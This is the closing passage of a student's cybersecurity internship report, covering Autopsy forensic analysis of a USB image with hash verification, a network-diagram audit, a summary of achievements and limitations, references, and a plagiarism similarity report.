2. Click on 'ADD IMAGE FILE'



1. To add the Image


2. First We select

'Location'

3. Then 'Type'. We


selected Partition here

4. Then We select Method. In this case we selected Move as we already preserved our Original Image file and we are using a copy.



1. Here We give the hash that we collected in FTK imager for Autopsy to verify with

2. In our Initial recon we found the File system Type so we selected that and then we select a partition Mount point



1. Autopsy verify the hash
2. We Press 'OK' to continue


114

1. We Select the Host and go to the next step
2. We press 'OK'

115


1. The Tabs on the Top are the options of the Investigation we can use these tabs to get the desired Information

2. This is the File Analysis Tab that analyze and list files that are present, were present and were Deleted




1. This is the File type Tab.

2. We select the 'Sort Files by Type'




1. 'Sort Files by Type' summaries the Files, Skipped Files, Extension and Categories



Re-examine the Hash.

Used the CLI tool 'md5sum' and 'sha1Sum' again on the image and they match, Proving that still no Alteration happened.





```
Image Verification Results:
 Verification started:  Sat May 31 13:29:25 2025
 Verification finished: Sat May 31 13:30:28 2025
 MD5 checksum:    36[redacted]19830 : verified
 SHA1 checksum:   b2[redacted]8984df : verified
```

7.1.4 Network Device Auditing

To complement the penetration testing, I designed a network diagram for the Backdoor Gulshan office. This document mapped all key assets and connections. A network diagram is *"a visual representation of a computer or telecommunications network"*[23], showing devices (routers, switches, servers, workstations) and their interconnections. The diagram I created depicted:

- **Core components:** Firewall at the perimeter, an internal router, internal switches (VLANs for finance, dev, guest).
- **Servers:** Web server, mail server, file server (with IPs and services).
- **Workstations:** Labeled by department.
- **External links:** The Internet connection and VPN gateway.

Such diagrams are used for planning and documentation[23]. (For confidentiality, the actual diagram is omitted here.) This helped ensure that the VAPT covered all segments and aided in explaining the network structure to management.



7.2 Overview

I have completed a comprehensive internship at Backdoor Private Limited, where I transitioned from theoretical studies to hands-on cybersecurity practice. Throughout the internship, I engaged with the Cyber Kill Chain methodology, conducted full Vulnerability Assessment and Penetration Testing cycles, performed Digital Forensic analysis on USB evidence, and audited network devices for security gaps. This systematic approach allowed me to experience real-world scenarios and understand how each phase contributes to a robust security posture.

7.3 Achievement

- I successfully simulated all seven stages of the Cyber Kill Chain using industry-standard tools, deepening my understanding of attacker tactics and defense strategies.
- I executed end-to-end VAPT engagements, from planning and reconnaissance through exploitation, post-exploitation, and reporting, which enhanced my skills in structured assessment and documentation.
- I acquired and analyzed forensic images of USB media using FTK Imager and Autopsy, recovering deleted files and extracting valuable metadata that illustrated practical forensic workflows.
- I mapped and audited network devices, identifying vulnerabilities and configuration issues, which improved my ability to visualize network architecture and implement remediation recommendations.
- I developed repeatable testing and validation procedures, ensuring consistent and reliable outcomes across various tools and environments.

7.4 Limitations

- Time constraints limited the depth of some tool configurations and advanced scenarios, such as customized Metasploit modules or large-scale network audits.
- Access to diverse real-world infrastructure was restricted; most testing occurred in isolated lab environments, which may differ from complex enterprise networks.
- Certain advanced forensic techniques (e.g., memory forensics, malware reverse engineering) were beyond the scope of this internship.
- Automated integration between tools (e.g., combining Nessus output directly with reporting dashboards) remained manual and could be more streamlined.

7.5 Future Enhancements

- I plan to extend the Cyber Kill Chain simulator with custom modules and threat intelligence feeds, enabling more dynamic and realistic attack scenarios.
- Integrate vulnerability scanning results with an automated reporting system, reducing manual workload and improving turnaround time.
- Expand forensic capabilities to include memory analysis and malware sandboxing, providing a fuller digital investigation toolkit.
- Develop a centralized dashboard that consolidates network audit findings, forensic artifacts, and penetration test results for holistic security monitoring.
- Continue building my skillset in cloud security, container security, and advanced persistent threat simulations to stay current with emerging cybersecurity challenges.

7.6 Conclusion

Over the internship, I gained deep practical experience across offensive and investigative cybersecurity domains. The systematic exploration of the Cyber Kill Chain and use of its tools (Nmap, Metasploit, etc.) provided insight into attacker methods[24][4]. Conducting a full VAPT gave hands-on practice with reconnaissance, exploitation, and reporting (as per standard methodologies[3][4]). The digital forensics tasks reinforced the principles of evidence handling and analysis (using FTK Imager and Autopsy[19][21]), skills I then taught to others. Finally, creating the network diagram tied the technical work to real organizational context. This report has documented every tool, command, and step in detail to reflect a comprehensive cybersecurity assessment and to serve as a reference for future work.

CHAPTER 7: REFERENCE

- Darktrace. (n.d.). *Cyber Kill Chain: Definition & examples*. Darktrace Cyber AI Glossary. https://www.darktrace.com/cyber-ai-glossary/cyber-kill-chain
- eSecurityPlanet. (n.d.). *Penetration testing phases: Steps, tools & methodology*. https://www.esecurityplanet.com/networks/penetration-testing-phases/
- Nmap Project. (n.d.). *Examples — Nmap network scanning*. https://nmap.org/book/man-examples.html
- Kali Linux. (n.d.). *recon-ng | Kali Linux tools*. https://www.kali.org/tools/recon-ng/
- Kali Linux. (n.d.). *theHarvester | Kali Linux tools*. https://www.kali.org/tools/theharvester/
- Bugcrowd. (n.d.). *Shodan: The search engine for hackers*. Bugcrowd Blog. https://www.bugcrowd.com/blog/shodan-the-search-engine-for-hackers/
- sqlmap developers. (n.d.). *sqlmap: automatic SQL injection and database takeover tool*. https://sqlmap.org/
- MITRE ATT&CK®. (n.d.). *LaZagne (S0349)*. https://attack.mitre.org/software/S0349/
- SANS Institute. (n.d.). *BloodHound – Sniffing out the path through Windows domains*. SANS Institute Blog. https://www.sans.org/blog/bloodhound-sniffing-out-path-through-windows-domains
- GeeksforGeeks. (n.d.). *How to create a forensic image with FTK Imager?* https://www.geeksforgeeks.org/ethical-hacking/how-to-create-a-forensic-image-with-ftk-imager/
- The Sleuth Kit & Autopsy. (n.d.). *Autopsy*. https://www.sleuthkit.org/autopsy/
- The Sleuth Kit & Autopsy. (n.d.). *Autopsy overview image*. https://www.sleuthkit.org/autopsy/images/v3/overview.png
- Lucidchart. (n.d.). *What is a network diagram*. https://www.lucidchart.com/pages/network-diagram
- PhoenixNAP. (n.d.). *dig command in Linux with examples*. https://phoenixnap.com/kb/linux-dig-command-examples
- Baeldung on Linux. (n.d.). *Linux whois command with examples*. https://www.baeldung.com/linux/whois-command
- SpiderFoot. (n.d.). *SpiderFoot — Automating OSINT for threat intelligence and mapping your attack surface* [GitHub repository]. https://github.com/smicallef/spiderfoot
- ElevenPaths. (n.d.). *FOCA: Tool to find metadata and hidden information in documents* [GitHub repository]. https://github.com/ElevenPaths/FOCA

- OWASP Foundation. (n.d.). *WSTG — v4.1: The OWASP testing framework*. https://owasp.org/www-project-web-security-testing-guide/v41/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies
- Metasploit Project. (n.d.). *Metasploit — Exploitation framework* (general documentation). https://www.metasploit.com/
- Nessus. (n.d.). *Nessus vulnerability scanner — Documentation and best practices* (vendor documentation). https://www.tenable.com/products/nessus

212-35-725

Plagiarism Report

ORIGINALITY REPORT

9%	7%	3%	7%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Submitted to Johns Hopkins Unversity Student Paper	3%
2	Submitted to BB9.1 PROD Student Paper	1%
3	dspace.daffodilvarsity.edu.bd:8080 Internet Source	1%
4	Submitted to Southern New Hampshire University - Continuing Education Student Paper	<1%
5	123dok.com Internet Source	<1%
6	Submitted to Waukesha County Technical College Student Paper	<1%
7	forum.backtrack-fr.net Internet Source	<1%
8	www.coursehero.com Internet Source	<1%
9	Submitted to Twinkle University Student Paper	<1%
10	Submitted to Saxion Brightspace Student Paper	<1%
11	Matthew Hickey, Jennifer Arcuri. "Hands on Hacking", Wiley, 2020 Publication	<1%
12	www.soprasteria.no Internet Source	<1%
13	Submitted to Asia Pacific Instutute of Information Technology Student Paper	<1%
14	Submitted to Champlain College Student Paper	<1%
15	Submitted to Kennesaw State University Student Paper	<1%
	link.springer.com	

16	Internet Source	<1 %
17	Submitted to Northcentral Student Paper	<1 %
18	Submitted to Concordia University Student Paper	<1 %
19	Wooten, J. Lane. "An Open-Source, Student-Centric Approach to the Cyber Kill Chain", Mississippi State University, 2025 Publication	<1 %
20	"The Network Security Test Lab", Wiley, 2015 Publication	<1 %
21	Submitted to Australian Institute of Higher Education Student Paper	<1 %
22	satchamo.com Internet Source	<1 %
23	Submitted to Middlesex University Student Paper	<1 %
24	archive.org Internet Source	<1 %
25	cs.colby.edu Internet Source	<1 %
26	repositorio.uax.es Internet Source	<1 %
27	www.kianmeng.org Internet Source	<1 %
28	www.onlinehashcrack.com Internet Source	<1 %
29	dev.to Internet Source	<1 %
30	pdfcoffee.com Internet Source	<1 %
31	www.faithmusicmissions.org Internet Source	<1 %
32	Submitted to Asia Pacific University College of Technology and Innovation (UCTI) Student Paper	<1 %
33	huggingface.co Internet Source	<1 %

34	ubuntuforums.org Internet Source	<1 %
35	www.slideshare.net Internet Source	<1 %
36	Mike O'Leary. "Cyber Operations", Springer Science and Business Media LLC, 2015 Publication	<1 %
37	Rafay Baloch. "Ethical Hacking and Penetration Testing Guide", CRC Press, 2017 Publication	<1 %
38	Yassine Maleh. "Traditional vs Generative AI Pentesting - A Hands-On Approach to Hacking", CRC Press, 2025 Publication	<1 %
39	arabi1204120.blogspot.com Internet Source	<1 %
40	github.com Internet Source	<1 %
41	hackingsonly.blogspot.com Internet Source	<1 %
42	pentestgodmod.readthedocs.io Internet Source	<1 %
43	wiki.msp.exchange Internet Source	<1 %
44	Bruce Middleton. "Conducting Network Penetration and Espionage in a Global Environment", Auerbach Publications, 2019 Publication	<1 %

Exclude quotes	Off	Exclude matches	Off
Exclude bibliography	Off		

Library Clearance

Accounts Clearance